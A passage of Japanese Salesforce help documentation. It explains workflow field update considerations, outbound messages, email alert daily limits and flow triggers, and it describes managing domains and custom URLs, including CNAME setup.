- 組織でマルチ通貨を使用している場合には、レコードの通貨を使用して通貨項目が更新されます。数式に基づいて項目を更新したい場合、数式内の値はすべて、レコードの通貨で解釈されます。
- これらの項目で項目履歴管理を設定した場合には、[履歴] 関連リストで項目自動更新が追跡されます。
- ワークフロールールに基づくレコードの更新は入力規則を実行しないため、以前は有効な項目がワークフロールールによって無効な内容に書き換えられることがあります。
- 個人取引先を有効にした場合は、［個人取引先］項目をワークフロールールの評価条件の一部として使用できます。ただし、［個人取引先］項目は「参照のみ」であるため、この項目を変更するように設定された項目更新は失敗します。

ヒント: Salesforce は、次の順番でルールを処理します。

1. 入力規則
2. 割り当てルール
3. 自動レスポンスルール
4. ワークフロールール (ルール適用時のアクション)
5. エスカレーションルール

クロスオブジェクトの項目自動更新に関するメモ

- すべてのカスタムオブジェクトおよび一部の標準オブジェクトについて、詳細レコードを変更すると関連マスタレコードの項目が更新されるように設定して、ワークフローと承認アクションを作成できます。クロスオブジェクト項目の更新は、カスタム-to-カスタムの主従関係、カスタム-to-標準の主従関係、およびいくつかの標準-to-標準の主従関係について機能します。詳細は、「クロスオブジェクトの項目更新」(11 ページ) を参照してください。
- 承認プロセスでは、クロスオブジェクトの項目自動更新アクションは使用できません。
- 承認プロセスでは、更新されたオブジェクトのワークフロールールを再評価する項目自動更新アクションを指定できます。ただし、再評価されたワークフロールールにクロスオブジェクト項目自動更新がある場合、それらのクロスオブジェクト項目自動更新は無視されます。
- ケースコメントまたはメールが関連するケースの項目を自動的に更新するようにワークフロールールを作成するには、新しいワークフローを作成するときに [オブジェクト] ドロップダウンリストから [ケースコメント] または [メールメッセージ] を選択し、[更新する項目] リストで [ケース] を選択します。組織がワーク

フロールールでメールメッセージを使用するには、メール-to-ケースまたはオンデマンドメール-to-ケースが有効になっている必要があります。

メールが起動するワークフロールールによってケースが更新されると、次のものが起動されます。

- ワークフロールール
- 入力規則
- 積み上げ集計項目の更新
- エスカレーションルール
- Apex トリガ
- エンタイトルメントプロセス

更新されるケースから起動できないものは、次のとおりです。

- 割り当てルール
- 自動レスポンスルール

項目自動更新アクションおよびカスタム項目

- カスタム項目の種別を変更する前に、その項目がワークフロー項目自動更新の対象でないこと、または新しい種別によって無効化される項目自動更新数式で参照されていないことを確認してください。
- 項目自動更新によって参照されているカスタム項目は削除できません。
- ただし、数式を使用して暗号化カスタム項目の新しい値を設定しようとする場合は、暗号化カスタム項目は数式エディタではリソースとして使用できません。

商談および契約の項目自動更新アクション

- 商談の［フェーズ］項目の項目自動更新を定義できますが、この項目が［種類］および［売上予測分類］項目に及ぼす影響に注意してください。
- 商談の［金額］項目を使用して項目自動更新を定義できますが、そこで定義した更新は、商品が存在しない商談にのみ適用されます。商談に商品を追加すると、［金額］項目が、自動的に計算され、その項目自動更新による影響を受けない参照のみの項目に変わります。
- 契約の［状況］項目の項目自動更新を定義できます。ただし、この項目の値は、［状況のカテゴリ］項目の値にも影響します。
- ［状況］項目を「承認済み」以外の値に変更する契約または注文の項目自動更新を作成しないでください。

項目自動更新アクションの制限事項

- 項目自動更新の結果によって、入力規則、割り当て、自動レスポンス、エスカレーションルールなどの追加ルールを開始することはできません。
- 追加ルールを開始するように項目自動更新がフラグ付けされている場合は、項目自動更新の結果によって追加ワークフロールールを開始できます。詳細は、「ワークフロールールを再評価する項目自動更新」(ページ 5677)を参照してください。
- 承認時のアクションとして実行される項目自動更新は、ワークフロールールやエンタイトルメントプロセスをトリガしません。

- 次の項目は、項目自動更新アクションでは使用できません。
  - 数式項目や自動採番項目など、参照のみの項目
  - マルチ言語ソリューションでの［言語］選択リスト項目
  - ［関連先］や［非公開］などの一部の活動の項目
- メールメッセージのワークフロールールは、項目自動更新にのみ関連付けることができます。
- 項目自動更新が特定のユーザを参照している場合、そのユーザは無効にできません。たとえば、レコードの所有者を「山田次郎」に変更するように項目自動更新が設定されている場合には、「山田次郎」を無効にする前に項目自動更新を変更します。
- ロングテキストエリア項目を更新できますが、［特定値］を挿入するオプションにより、入力できる文字数は対象項目で許可される最大文字数に制限されています。
- 項目が、その項目を空白値に設定する項目自動更新によって使用される場合は、その項目を必須にすることはできません。
- また、所有者を更新するワークフロールールは関連付けられた項目に転送されません。転送を行うには、レコードの所有者名の横にある [変更] をクリックして、転送の選択を行います。

クロスオブジェクトの項目更新

すべてのカスタムオブジェクトおよび一部の標準オブジェクトについて、詳細レコードを変更すると関連マスタレコードの項目が更新されるように設定して、アクションを作成できます。クロスオブジェクト項目の更新は、カスタム-to-カスタムの主従関係、カスタム-to-標準の主従関係、およびいくつかの標準-to-標準の主従関係について機能します。

ワークフロールールを再評価する項目自動更新

項目自動更新アクションの［項目変更後にワークフロールールを再評価する］を有効にすると、項目自動更新により項目の値が変更される場合、オブジェクトのすべてのワークフロールールが Salesforce によって再評価されます。

関連トピック:

クロスオブジェクトの項目更新

クロスオブジェクトの項目更新

すべてのカスタムオブジェクトおよび一部の標準オブジェクトについて、詳細レコードを変更すると関連マスタレコードの項目が更新されるように設定して、アクションを作成できます。クロスオブジェクト項目の更新は、カスタム-to-カスタムの主従関係、カスタム-to-標準の主従関係、およびいくつかの標準-to-標準の主従関係について機能します。

たとえば、カスタムの社員募集アプリケーションで、応募者 (従オブジェクト) が仕事を承諾したらアプリケーションの状況 (主オブジェクト) を「完了」に設定するというワークフロールールを作成できます。または、標準オブジェクトの場合、顧客がケースコメントを追加したときにケースの状況を「顧客の返答待ち」から「処理中」に変更するルールを作成できます。

エディション

使用可能なエディション: Lightning Experience および Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

カスタムオブジェクト対カスタムオブジェクト

主従関係にあるカスタムオブジェクトの子であるすべてのカスタムオブジェクトで、クロスオブジェクトの項目自動更新がサポートされます。

カスタムオブジェクト対標準オブジェクト

主従関係にある特定の標準オブジェクトの子であるカスタムオブジェクトで、クロスオブジェクトの項目自動更新がサポートされます。カスタムオブジェクトからクロスオブジェクトの項目更新をサポートする標準オブジェクトは、次のとおりです。

- 取引先
- 納入商品
- キャンペーン
- ケース
- 取引先責任者
- 契約
- 契約品目名
- エンタイトルメント
- 商談
- 注文
- 質問
- 見積
- サービス契約
- ソリューション

標準オブジェクト対標準オブジェクト

主従関係にある標準オブジェクトの子である標準オブジェクトで、クロスオブジェクトの項目自動更新がサポートされます。ただし、次の標準対標準関係のみがサポートされています。

- ケースを更新するケースコメント
- ケースを更新するメール

  ヒント: ケースコメントまたはメールが関連するケースの項目を自動的に更新するようにワークフロールールを作成するには、新しいワークフローを作成するときに [オブジェクト] ドロップダウンリストから [ケースコメント] または [メールメッセージ] を選択し、[更新する項目] リストで [ケース] を選択します。組織がワークフロールールでメールメッセージを使用するには、メール-to-ケースまたはオンデマンドメール-to-ケースが有効になっている必要があります。

- 商談を更新する商談商品

  メモ: 親商談の［金額］項目と［数量］項目へのクロスオブジェクト項目の更新は、商談に、それに関連付けられた商談商品がない場合にのみ機能します。

- 取引先を更新する商談: 法人取引先と個人取引先の両方でサポートされます。

メモ: 取引開始済みのリード数にワークフロールールがあり、結果の取引先および商談にクロスオブジェクト項目自動更新を使用する場合、リード設定 [Enable Validation and Triggers from Lead Convert] を有効化する必要があります。

標準対標準のクロスオブジェクトの項目自動更新アクションでは、次の点に留意してください。

- 承認プロセスで使用したり、承認プロセスに割り当てたりすることはできません。
- 親レコードに対する編集アクセス権限がない場合でも、親レコードを更新できます。

メモ: クロスオブジェクトの項目自動更新アクションと同一のリレーションで親項目を更新するための Apex コードを使用している場合は、コードをクロスオブジェクトの項目自動更新で置き換えることを検討してください。これを実行しない場合、両方が実行されることになり、Apex トリガ後にワークフローが実行されるため、ワークフローの自動更新によって Apex コードで行ったすべての変更内容が上書きされます。

関連トピック:

項目自動更新アクションの考慮事項
オブジェクトリレーションの概要

ワークフロールールを再評価する項目自動更新

エディション

使用可能なエディション: Lightning Experience および Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

項目自動更新アクションの [項目変更後にワークフロールールを再評価する] を有効にすると、項目自動更新により項目の値が変更される場合、オブジェクトのすべてのワークフロールールが Salesforce によって再評価されます。

- 項目自動更新により項目の値が更新されると、関連付けられたオブジェクトのすべてのワークフロールールが再評価されます。条件が項目自動更新の結果と一致するすべてのワークフロールールがトリガされます。
- トリガされたワークフロールールのいずれかにより、ワークフロールールの再評価も有効にする他の項目自動更新が実行される場合、ドミノ効果が発生し、新規にトリガされた項目自動更新の結果としてより多くのワークフロールールを再評価できます。このワーフロールールの再評価およびトリガのカスケードは、それを開始した最初の項目自動更新の後、最大 5 回実行できます。
- ワーフロールールが再帰的ループを作成するように設定されていないことを確認してください。たとえば、Rule1 の項目自動更新が Rule2 をトリガし、Rule2 の項目自動更新が Rule1 をトリガすると、再帰的トリガにより組織で 1 時間のワークフロータイムトリガの上限を超える可能性があります。
- バッチ更新では、ワークフローは変更のあるエンティティに対してのみ再トリガされます。
- 最初の項目自動更新と同じオブジェクトのワークフロールールのみが再評価され、トリガされます。
- 実行されなかったワークフロールールのみが再トリガされます。
- クロスオブジェクトワークフロールールは再評価の対象になりません。
- 項目値を変更させるクロスオブジェクト項目自動更新は関連付けられているオブジェクトのワークフロールールの再評価をトリガしません。

- 承認プロセスでは、更新されたオブジェクトのワークフロールールを再評価する項目自動更新アクションを指定できます。ただし、再評価されたワークフロールールにクロスオブジェクト項目自動更新がある場合、それらのクロスオブジェクト項目自動更新は無視されます。
- 次の場合は、再評価されたワークフロールールに対して時間ベースのアクションが実行されません。
  - 再評価されたワークフロールールの適用時のアクションによって、レコードがワークフロールールの条件を満たさなくなった場合
  - ワークフローまたは承認時のアクションの結果として実行される Apex `after` トリガによって、レコードがワークフロールールの条件を満たさなくなった場合

関連トピック:

項目自動更新アクションの考慮事項

アウトバウンドメッセージの考慮事項

ワークフローにアウトバウンドメッセージを実装する前に、アウトバウンドメッセージアクションを使用する場合の考慮事項を確認してください。

ワークフロールールまたは承認プロセスのアウトバウンドメッセージを作成する場合は、次の点に留意してください。

エディション

使用可能なエディション: Lightning Experience および Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

- 1 通の SOAP メッセージには、最大 100 件の通知を格納できます。各通知には、レコードを一意に識別する ID と、レコード内のデータへの参照が含まれています。そのため、通知の送信後にレコード内の情報が変更されるという場合は、通知の配信前であれば更新された情報のみが配信されます。
- メッセージは、信頼性を保持するために、送信されるまでキューに格納されています。
- エンドポイントが利用できない場合、メッセージは正常に送信されるまで、または 24 時間が経過するまでキューに留まります。24 時間を過ぎると、メッセージがキューから削除されます。
- メッセージが配信できない場合には、再試行の間隔が、最長 2 時間まで大幅に増えます。
- メッセージは、キュー内の順番とは無関係に再試行されます。そのため、メッセージが順番に配信されない場合があります。
- アウトバウンドメッセージを使用して監査履歴を作成することはできません。どのメッセージも 1 回は配信される必要がありますが、2 回以上配信される場合もあります。また、24 時間以内に配信できない場合には、まったく配信されないこともあります。最後に、上記のとおり、通知の送信後でも、配信前であれば、ソースオブジェクトの変更が可能です。エンドポイントは、途中の変更内容ではなく、最新のデータだけを受信します。

メールアラートの日次制限

エディション

使用可能なエディション: Lightning Experience および Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メールアラートから送信されるメールの1日の制限は、1組織につき標準Salesforceライセンスあたり 1,000 件です。無料の Developer Edition およびトライアル組織は例外であり、1 日のワークフローメールの制限は 15 件になります。組織全体での制限は 2,000,000 件です。この制限は、ワークフロールール、承認プロセス、フローまたはREST APIでメールアラートから送信されるメールに適用されます。

制限は、GMTの午前0時に開始および終了する24時間の活動に基づいています。ユーザライセンスを追加または削除すると、制限数の合計がすぐに調整されます。メールアラートをグループに送信すると、そのグループのすべての受信者が 1 日あたりのワークフローメール制限としてカウントされます。

組織が日次ワークフローメールの制限に到達すると、次のようになります。

- ワークフローキュー内に残っており、その日に送信されないメールは破棄されます。Salesforce ではこれらのメールを後で再送信しません。
- アクションを伴うワークフロールールとメールアラートが起動された場合、メールアクションのみがブロックされます。
- 最終承認、最終却下、承認、却下、メール取り消しアクションはブロックされます。
- エラーメッセージがデバッグログに追加されます。

次の項目は、ワークフローメール制限にはカウントされません。

- 承認通知メール
- ToDo 割り当て通知
- リードの割り当てルール通知
- ケースの割り当てルール通知
- ケースのエスカレーションルール通知
- Force.com サイトの利用状況のアラート

ワークフローメールアラートが特定の制限に近づいている場合や制限を超えた場合、Salesforceは警告メールをデフォルトのワークフローユーザに送信します。デフォルトのワークフローユーザが設定されていない場合は、有効なシステム管理者に送信します。

状況	Salesforce から送信される警告メール	警告メールの内容
1件のメールの受信者数の制限を超えているため、メールアラートが送信されない	未送信メールアラートごとに1件の警告メール	未送信メールアラートのコンテンツおよび受信者
組織の 1 日あたりのメール制限の 90% に達している	1 件の警告メール	制限および組織の利用状況
組織の 1 日あたりのワークフローメール制限の 90% に達している	1 件の警告メール	制限および組織の利用状況

状況	Salesforce から送信される警告メール	警告メールの内容
組織の 1 日あたりのメール制限に達しているため、メールアラートが送信されない	制限を超えたメールアラートの試行 100 件ごとに 1 件の警告メール	制限および組織の利用状況
組織の 1 日あたりのワークフローメール制限に達しているため、メールアラートが送信されない	制限を超えたメールアラートの試行 100 件ごとに 1 件の警告メール	制限および組織の利用状況

フロートリガの考慮事項 (パイロット)

フロートリガワークフローアクションの動作は特殊であり、制限があります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メモ: フロートリガワークフローアクションのパイロットプログラムは終了します。組織でパイロットをすでに有効にしている場合は、引き続きフロートリガワークフローアクションを作成および編集できます。組織でパイロットを有効にしなかった場合は、代わりにプロセスビルダーの[フロー]アクションを使用します。

フロートリガを作成する前、またはフロートリガをワークフロールールに追加する前に、次の事項を考慮してください。

- フロートリガは、ワークフロールールにのみ使用できます。承認プロセスなどの他の場所でアクションとしてこれらを使用することはできません。
- フロートリガは、ワークフロールールでサポートされるほとんどの (すべてではない) オブジェクトで使用できます。新しいフロートリガを作成するときに、サポートされているオブジェクトのリストを確認できます。[設定] から、[クイック検索] ボックスに「フロートリガ」と入力し、[フロートリガ] をクリックします。
- フロートリガで起動できるのは、有効な自動起動フローのみです。ただし、フロートリガがテストモードの場合、システム管理者が実行するのが最新のフローであるのに対して、その他のユーザが実行するのはフローの有効バージョンです。
- ワークフロールールから起動されるフローは、システムコンテキストで実行されます。つまり、フローの実行時に、ユーザ権限、項目レベルセキュリティ、および共有ルールは考慮されません。
- ワークフロールール条件を満たすレコードの作成または編集でフロートリガの実行に失敗した場合、ユーザはレコードを保存できなくなります。実行時の問題のトラブルシューティングを行うには、デバッグログの [ワークフロー] カテゴリのフローアクションイベントを確認してください。デバッグログには、フローバージョンおよびフローの変数に渡された値が表示されます。
- フロートリガは、フロー内の最大 25 個の変数と sObject 変数の値を設定できますが、次の制限があります。
  - フロートリガでは、フロー変数または sObject変数の設定に複数選択リスト項目を使用できません。
  - フロートリガが通貨項目を使用してフロー変数を設定すると、金額のみがフローに渡されます。通貨 ISO コードやロケール情報は無視されます。組織でマルチ通貨を使用している場合、フロートリガは特定の通貨項目を含むレコードの通貨で金額を使用します。
  - フロートリガは、フロー内の sObjectコレクション変数に値を渡すことができません。

- フローが有効なワークフロールールのフロートリガから参照される場合、フローのいずれかのバージョンを常に有効にしておく必要があります。
- フロートリガを使用してワークフロールールを有効にしたら、自動起動フローの実行制限に違反する画面やその他の要素が含まれるような、フローのバージョンの変更または追加はしないでください。自動起動でなくなるような変更をフローに加えると、フロートリガで起動できなくなります。この状況を回避するには、自動起動ではないフローを新しいフローとして保存し、新しいフローが自動起動になるように変更します。その後、新しいフローを起動するようにフロートリガを更新します。
- フロートリガは、時間ベースのワークフローアクションとしては使用できません。フロートリガは、ルール適用時のアクションとしてのみワークフロールールに追加できます。
- システムが複数のフロートリガを持つワークフロールールを実行する場合、それらのフローは特定の順序では実行されません。
- 1 つのトランザクション内で、フロートリガは、すべてのワークフロー項目 (ワークフロー項目更新の結果として実行される Apex トリガや標準の入力規則を含む) が更新された後に実行されます。フロートリガの実行後、エスカレーションルールが実行されます。
- ワークフロールールから起動されるフローは、Apex で適用済みのトランザクション単位の制限で制御されます。
- 一括読み込みまたはインポートによってトリガされるワークフロールールからフローが起動されると、フローのデータ操作言語 (DML) 操作が一括実行されるため、必要なコール数が削減され、システムパフォーマンスが最適化されます。レコード作成、レコード更新、レコード削除、高速作成、高速更新、高速削除のいずれかのフロー要素の実行は、DML 操作とみなされます。

  たとえば、データローダまたは Bulk API を使用して 50 件のレコードを更新し、それらの更新がフロートリガアクションのワークフロールール条件を満たしているとします。その場合、同じトランザクション内のフローの 50 件のインスタンスが実行されます。実行フローの各インスタンスはインタビューと呼ばれます。トランザクションのすべてのインタビューで、各 DML 操作の同時実行が試行されます。このうちの 5 つのインタビューで、「SetEntitlement」と呼ばれるレコード更新要素を持つ、フローの同じ分岐を実行しているとします。システムは 5 つのすべてのインタビューがその要素に到達するまで待機し、5 つのレコード更新がすべて一括実行されます。
- フロートリガは、変更セット内では使用できません。
- フロートリガはパッケージ化できません。

プロセスの自動化設定の更新

時間ベースのワークフローを使用するには、ユーザがメールによる承認申請に返答できるようにするか、ユーザがフローインタビューを一時停止できるようにするか、フローのために Lightning ランタイムを有効にして、組織のプロセスの自動化設定を更新します。

[プロセスの自動化設定] ページから、次のように操作します。

- Salesforce 組織の［デフォルトのワークフローユーザ］を設定する
- ユーザがメールによる承認申請に返答できるようにする
- フロー画面に [一時停止] ボタンを表示する
- すべての URL ベースのフローのために Lightning ランタイムを有効にする

エディション

使用可能なインターフェース: Lightning Experience および Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロセスの自動化設定を編集する
- 「アプリケーションのカスタマイズ」

Web サイトの作成

ドメイン管理

ドメイン管理の概要

[ドメイン管理]ページでは、ドメインおよびサイトの関連付けを非常に柔軟に設定できます。

サイトとドメインは、多対多リレーションを持つことができます。各ドメインには最大で 50 個のサイトを設定でき、各サイトは最大で 100 個のドメインと関連付けられます。たとえば、コミュニティ、Force.com サイト、および Site.com サイトをホストする単一のドメインを設定できます。これにより、ドメイン要件が簡略化されます。Site.com サイトの場合、Visualforce ページにアクセスでき、Apex コードへのアクセスも簡単なことから、Force.com サイトと同じドメインでホストする必要が生じることがあります。

また、1つのサイトを複数のドメインに置く必要がある場合も考えられます。たとえば、2つの異なるブランドを持つ親会社があるとします。各ブランドには、専用の登録ドメインがありますが、両方から親会社の Web サイトにリンクさせる必要があります。複数のドメインに 1 つのサイトを存在させることができるため、両方のブランドドメインを単一の親会社の Web サイトにリンクさせることができます。

1つのドメインに複数のサイトをホストする予定の場合、それぞれのサイトにカスタム URL を設定する必要があります。カスタム URL は、そのドメイン内のサイトを一意に区別する方法です。たとえば、`www.ourdomain.com` というドメインがあり、`siteone` と `sitetwo`

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

ドメインを管理する
- Site.com、Force.com サイト、またはコミュニティを有効にしておく

という2つのサイトをホストするとします。その場合、カスタムパスを使用して、各サイトにourdomain.comを関連付けることによって、カスタムURLを作成する必要があります。その結果、`http://www.ourdomain.com/siteone` と `http://www.ourdomain.com/sitetwo` という2つのカスタムURLが作成されることになります。Webユーザがいずれかを使用してこのドメインにアクセスしたとき、ドメイン内のどのサイトが表示されるかはカスタムパスにより決定されます。

関連トピック:

- ドメインの追加
- カスタムURLの追加
- ドメインおよびカスタムURLの管理
- ドメインの削除
- カスタムURLの削除

ドメインの追加

[設定]の[ドメイン管理]ページを使用して、ドメインを追加し、証明書を添付できます。

ドメインを追加するとき、接続のセキュリティのために証明書と鍵を添付することもできます。証明書を使用する場合、ドメインへの添付を試みる前に、[証明書と鍵の管理]を使用して証明書がすでに追加されていることを確認します。認証機関署名証明書のみがサポートされ、長さは 2048 ビットである必要があります。組織のサイトでホストされるすべてのドメインをサポートするには、ワイルドカードまたは Subject Alternative Name 証明書を使用します。

カスタムドメインは、Sandbox以外のインスタンスでのみサポートされます。カスタムドメインをSandboxインスタンスで設定してから、本番インスタンスに移行することができますが、カスタムドメインは本番環境でのみ有効です。

組織でドメインを追加する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*ドメイン*」と入力し、[ドメイン] を選択します。
2. [ドメインを追加]をクリックします。
3. ドメイン名を入力します。
4. このドメインをサポートする認証機関署名証明書をすでに設定している場合は、証明書を追加します。
5. [保存] をクリックします または、[保存 & 新規] をクリックして複数のドメインを追加します。

ドメイン名の CNAME を切り替えて新しい参照先名を指し示す前に、`dig` または `nslookup` を使用して、新しい参照先名がDNS内に存在することを確認します。ドメイン名が作成された時期に応じて、CNAME の参照先に影響があります。

- Summer '13 より前に追加されたドメイン名の場合、通常、完全修飾ドメインに `.live.siteforce.com` (組織の `force.com` サブドメインではない) を付加した場所を参照するようにCNAMEを調整する必要があります。たとえば、Summer'13より前のドメインが `www.example.com` の場合、HTTPSが機能するには、CNAME の参照先を `www.example.com.live.siteforce.com` (`example.force.com` ではない) にする必要があります。
- Summer '13 以前に追加されたドメイン名の場合、CNAME 参照先内に 18 文字の組織 ID を使用しないでください。
- Summer'13以降に追加されたドメイン名の場合、カスタムドメインにHTTPSを設定するために適切な場所がすでに参照されています。
- Winter'14以降に追加されたドメイン名の場合、完全修飾ドメインに18文字の組織 ID と `.live.siteforce.com` を付加した場所を参照する CNAME を使用します。たとえば、ドメイン

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

ドメインを参照する
- 「設定・定義を参照する」

ドメインを追加する
- 「アプリケーションのカスタマイズ」または「設定・定義を参照する」と、Site.com Publisher ライセンスまたは「コミュニティの作成および設定」のいずれか

ドメインを編集または削除する
- 「アプリケーションのカスタマイズ」

ドメインに証明書を関連付ける
- コミュニティを使用しない場合は、Salesforce にご連絡ください。コミュニティを使用する組織は証明書をドメインに関連付けることができます。

名が www.example.com で 18 文字の組織 ID が 00dxx0000001ggxeay の場合、CNAME の参照先は www.example.com.00dxx0000001ggxeay.live.siteforce.com である必要があります。

関連トピック:

- ドメイン管理の概要
- カスタム URL の追加
- ドメインおよびカスタム URL の管理
- ドメインの削除
- カスタム URL の削除

カスタム URL の追加

[ドメイン管理]ページにドメインを追加したら、カスタム URL を作成してドメインとサイトのリレーションを選択できます。カスタム URL は、ドメインとカスタムパスで構成されます。同じパス名は複数のドメインで使用できますが、同じドメイン内では 1 回しか使用できません。カスタム URL を追加する場合、ルートを示す「/」が必要です。「/」の後に他のパスも追加できますが、少なくともルートを示す「/」を使用する必要があります。たとえば、ドメイン名が https://oursite.com で、パスが /products の場合、サイト URL は https://oursite.com/products になります。カスタム URL をルートに追加した場合、URL は https://oursite.com になります。

サイトまたはコミュニティに再びリンクする優先カスタム URL を認証ページとメールに設定する場合は、[サイトの主カスタム URL] を選択します。これは、Force.com およびコミュニティサイトのルートパスでのみ使用でき、Site.com サイトでは使用できません。Chatter コミュニティの場合に主 URL を選択しないと、サイトにある最初の https カスタムドメインが認証ページとメールに使用されます。カスタム https ドメインが存在しない場合は、Force.com ドメインが使用されます。

カスタム URL を追加する手順は、次のとおりです。

1. [設定]から、[クイック検索] ボックスに「カスタム *URL*」と入力し、[カスタム URL] を選択します。または、[クイック検索] ボックスに「ドメイン」と入力し、[ドメイン] を選択してドメイン名をクリックします。
2. [新規カスタム URL]をクリックします。
3. ドメイン名を入力します。
4. サイト名を入力します。
5. 一意のパスを入力します。
6. [保存]をクリックします。または、[保存 & 新規] をクリックして、複数のカスタム URL を追加します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

カスタム URL を表示する
- 「設定・定義を参照する」

カスタム URL を追加、編集、および削除する
- 「アプリケーションのカスタマイズ」または「設定・定義を参照する」と、Site.com Publisher ライセンスまたは「コミュニティの作成および設定」のいずれか

例: ドメイン名とパスがカスタム URL テーブルで別の列に表示されていても、実際の URL はその組み合わせで構成されます。

関連トピック:

- ドメイン管理の概要
- ドメインの追加
- ドメインおよびカスタム URL の管理
- ドメインの削除
- カスタム URL の削除

ドメインおよびカスタム URL の管理

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

ドメインを参照する
- 「設定・定義を参照する」

ドメインを追加する
- 「アプリケーションのカスタマイズ」または「設定・定義を参照する」と、Site.com Publisher ライセンスまたは「コミュニティの作成および設定」のいずれか

ドメインを編集または削除する
- 「アプリケーションのカスタマイズ」

ドメインに証明書を関連付ける
- コミュニティを使用しない場合は、Salesforce にご連絡ください。コミュニティを使用する組織は証明書をドメインに関連付けることができます。

[設定] の [ドメイン管理] を使用して、すべての証明書、カスタム URL、およびドメインに添付されているサイトを管理できます。

既存のドメインへの新規カスタム URL の追加、ドメイン名の変更、特定のドメインからのカスタム URL の削除を行うことがあります。[ドメインの詳細] ページでは、ドメインと URL を 1 ページで管理できます。上部セクションには、ドメインと証明書に関する情報が表示されます。下部セクションには、ドメインの [カスタム URL] 関連リストが表示されます。このページでは、次の操作を実行できます。

- ドメイン名と証明書の編集 — [ドメインの詳細] セクションの [編集] をクリックします。
- ドメインの削除 — [ドメインの詳細] セクションの [削除] をクリックします。
- 新規カスタム URL の追加 — [新規カスタム URL] をクリックします。
- 既存のカスタム URL の編集 — カスタム URL 行の [編集] をクリックします。
- カスタム URL の削除 — カスタム URL 行の [削除] をクリックします。
- 公開されている場合はサイトの参照 — カスタム URL 行の [参照] をクリックします。
- サイトにジャンプ — [サイトの表示ラベル] の下にあるサイト名をクリックします。
- 添付された証明書にジャンプ — [証明書と鍵] の横にある証明書名をクリックします。
- ドメインの外部 HTTPS が有効になっているかどうかの確認。*yourdomain.your18characterOrgId*.live.siteforce.com CNAME ターゲットを指し示していないドメインの場合にのみこのオプションを使用できます。

ユーザ権限

カスタム URL を表示する
- 「設定・定義を参照する」

カスタム URL を追加、編集、および削除する
- 「アプリケーションのカスタマイズ」または「設定・定義を参照する」と、Site.com Publisher ライセンスまたは「コミュニティの作成および設定」のいずれか

メモ: コミュニティで使用されているドメイン名は編集できません。

[ドメインの詳細] ページにアクセスする手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「ドメイン」と入力し、[ドメイン] を選択します。
2. [ドメイン名] 列のドメイン名をクリックします。

メモ: `http` を使用するように設定したドメインで、`https` を代わりに使用するように編集した場合は、Site.com サイトを再度公開する必要があります。

関連トピック:

ドメイン管理の概要
カスタム URL の追加
カスタム URL の削除
ドメインの外部 HTTPS の有効化

ドメインの削除

[ドメイン管理] ページを使用して、組織からドメインを削除できます。

公開サイトに添付されているドメインは削除できません。削除する前に、ドメインに添付されているすべてのサイトを非公開にする必要があります。Force.com サイトの場合はドメインがすぐに削除され、そのドメインに接続されているどのサイトにもアクセスできなくなります。ただし、Site.com サイトでは、サイトを再公開するまでドメインは有効のままになります。

組織からドメインを削除する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*ドメイン*」と入力し、[ドメイン] を選択します。
2. ドメイン名の横にある [削除] をクリックします。
3. [OK]をクリックします。

未公開のサイトが添付されているドメインを削除すると、そのサイトに関連付けられているカスタム URL も削除されます。

関連トピック:

ドメイン管理の概要

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

ドメインを削除する
- 「アプリケーションのカスタマイズ」

カスタム URL の削除

[ドメイン管理] ページを使用して、組織からカスタム URL を削除できます。

公開サイトに添付されている URL は削除できません。削除する前に、カスタム URL に添付されているサイトを非公開にする必要があります。Force.com サイトの場合は URL がすぐに削除され、その URL に接続されているどのサイトにもアクセスできなくなります。ただし、Site.com サイトでは、サイトを再公開するまで URL は有効のままになります。

ドメインから URL を削除する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「カスタム *URL*」と入力し、[カスタム **URL**] を選択します。
2. URL 名の横にある [削除] をクリックします。
3. [OK] をクリックします。

関連トピック:

- ドメイン管理の概要
- ドメインおよびカスタム URL の管理

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

カスタム URL を表示する
- 「設定・定義を参照する」

カスタム URL を追加、編集、および削除する
- 「アプリケーションのカスタマイズ」または「設定・定義を参照する」と、Site.com Publisher ライセンスまたは「コミュニティの作成および設定」のいずれか

ドメインの外部 HTTPS の有効化

ドメインの外部 HTTPS の有効化により、Salesforce は、Salesforce コミュニティからメールメッセージ内に表示される URL などの、ドメインに関連付けられているサイトを安全に参照するために、ドメインを使用します。この機能は、コミュニティサイト、ポータルサイト、または機密性、傍受からの保護、なりすましに対する保護が重要な任意の種別のサイトなどの、認証が必要なサイトに有用です。

このオプションは、Salesforce 以外の Content Delivery Network (CDN) または HTTPS に対応するエンドポイントを使用するドメインを対象にしています。

yourdomain.your18characterOrgId`.live.siteforce.com` CNAME ターゲットを参照していない任意のドメインの外部 HTTPS を有効にできます。

